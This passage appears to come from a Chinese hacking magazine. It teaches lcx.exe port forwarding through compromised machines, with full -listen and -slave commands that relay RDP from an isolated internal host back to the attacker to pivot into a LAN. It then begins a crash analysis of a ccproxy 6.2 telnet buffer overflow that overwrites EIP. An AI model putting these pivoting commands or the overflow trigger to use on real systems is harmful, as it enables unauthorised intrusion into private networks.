3389**就会把肉鸡的3389转到1433上了，我们连肉鸡的1433端口就可以连上3389了。我试过了，可以转1433，却不能转80。这里命令的127.0.0.1就是指肉鸡本身的IP了。我在本机做的测试，看结果分别如图2、图3所示。当然了，如果你不转1433，转别的端口也是可以的，只要这个端口允许外连。




图2




图3

二、复杂的一个应用

第一个例子其实只是一个理想化的例子，这只是把本机做了一个端口转向，很多情况下会发现成功率太低了。要想成功率高一些，实现类似vidc木马这样的功能，我们就要运用到命令行1和命令行3了。我还是在本地做的测试，用了两台电脑。一台的IP是192.168.8.10，一台的IP是192.168.8.20，现在我们要做的是把192.168.8.10这台不允许远程连3389的端口转向到192.168.8.20上的某个端口，具体如何做，看我的了。先在192.168.8.20上运行命令行1，实现两个端口来监听及转向的功能，命令如下：**lcx.exe –listen 7788 3389**，如图4，这句的意思是把监听的数据包从7788端口转到本机的3389上。现在我们再在192.168.8.10上运行命令行3：**lcx.exe –slave 192.168.8.20 7788 192.168.8.10 3389**，这样的话我们是把192.168.8.10的3389转到了192.168.8.20的7788端口上，如图5。正好192.168.8.20的7788端口会转发到本机的3389端口上，我们在192.168.8.20运行3389终端连器，直接连192.168.8.20就会连到192.168.8.10的机器里了，如图6。




图4




图5




图6

三、入侵不能上网的机器

听起来很吓人，一台机器不能上网，我们都能入侵进去吗？当然可以了，还是来举一个例子。192.168.8.30–>192.168.8.20–>192.168.8.10，其中后两台机器是在同一局域网内，192.168.8.10不能上网，它没有设定网关，但与192.168.8.20是相同的。30是我们本地机器，也就是我们的电脑，可以通过网络连到20，20通过局域网连到10。但是30却不能直接连到10的这台机器上。如果我们入侵了192.168.8.20这台机器，我们运行lcx.exe做端口转向就可能直接连到192.168.8.10这台机器了。怎么做呢？我们还是在本地192.168.8.30这台机器上监听两个端口**lcx.exe –listen 7788 3389**，如图7，然后我们在入侵成功的192.168.8.20上运行**lcx.exe –slave 192.168.8.30 7788 192.168.8.10 3389**，如图8，然后我们在本地的机器192.168.8.30上运行3389终端连192.168.8.30，如图9，就可以直接连到192.168.8.10这台内网机器上了。这个比较复杂，属于三台互联互相端口转发的动作。如果你不能想通，你就想192.168.8.20其实是一个跳板，连起了不能上网的机器192.168.8.10和我们外网的本机主机192.168.8.30了。当然，有了这个工具，照着这篇文章做一下，你一下子就会明白了。

红客联盟虽然解散了，不过他们的工具仍然能够下载到的。http://www.cnhonker.com/download/projects/Tools/HTranV2.0/，这里有端口转发2.0版，功能就更多更复杂了。我编译的lcx.exe是他们的1.0版，不过试用之后仍然感觉到强大易用的功能。希望这篇文章能够对大家有所帮助，对入侵内网的基本知识有所了解。





图7



```
C:\webserver\WWW>ipconfig

Windows IP Configuration

Ethernet adapter 本地连接:

        Connection-specific DNS Suffix  . :
        IP Address. . . . . . . . . . . . : 192.168.8.20
        Subnet Mask . . . . . . . . . . . : 255.255.255.0
        Default Gateway . . . . . . . . . : 192.168.8.1

Ethernet adapter 无线网络连接:

        Media State . . . . . . . . . . . : Media disconnected

C:\webserver\WWW>lcx -slave 192.168.8.30 7788 192.168.8.10 3389
第一条和第三配合使用。如在本机上监听 -listen 51 3389，在肉鸡上运行-slave 本机ip
51 肉鸡ip 3389
那么在本地连127.0.1就可以连肉鸡的3389.第二条是本机转向。如-tran 51 127.0.0.1 338
9 ----------

[+] Make a Connection to 192.168.8.30:7788....
```

图 8




图 9

（本文所涉及的软件lcx.exe版已收录到本期光盘中）

ccproxy 6.2 最新远程溢出漏洞分析

wolfboy[彭峙酿e.s.t]

ccproxy 是一款国产的使用方便界面整洁的代理软件，他支持HTTP、FTP、SOCKS4/5、TELNET、HTTPS等代理协议，是一款不可多得的好软件，一般网管用代理软件的时候它是首选，国内ccproxy运用的十分广泛。

这不，我们学校的校园网也用上它了，我们电脑老师也是个比较注意网络安全的人，他装的时候专门叫我测试下ccproxy的安全性，现在我手上的版本是ccproxy 6.2，记得ccproxy 6.0的时候被牛人isno发现过一个http代理的远程缓冲区漏洞，现在作者应该也注意了一下安全了吧？不管那么多，装一个来测试测试。

打开ccproxy 6.2，使用默认配置，开了HTTP、FTP、HTTPS、TELNET、新闻等代理。很快我发现在我测试telnet的ping命令的时候ccproxy 6.2挂掉了，汗！不会还有远程缓冲区漏洞吧。用OllyDbg加载ccproxy 6.2，F9运行。然后在命令提示符号下面输入指令**telnet 127.0.0.1**，返回进入

```
CCProxy Telnet>CCProxy Telnet Service Ready.
CCProxy Telnet>
```

输入ping 2000个a这个时候OllyDbg“提示不知道如何继续进行，内存61616161是不易读取的，请试图修改EIP，或者通过例外执行程序”很明显，61就是a 的ascii值，我们输入的a覆盖了返回地址了，现证实了漏洞的确存在，我们现在要确定的是溢出发生在哪里？

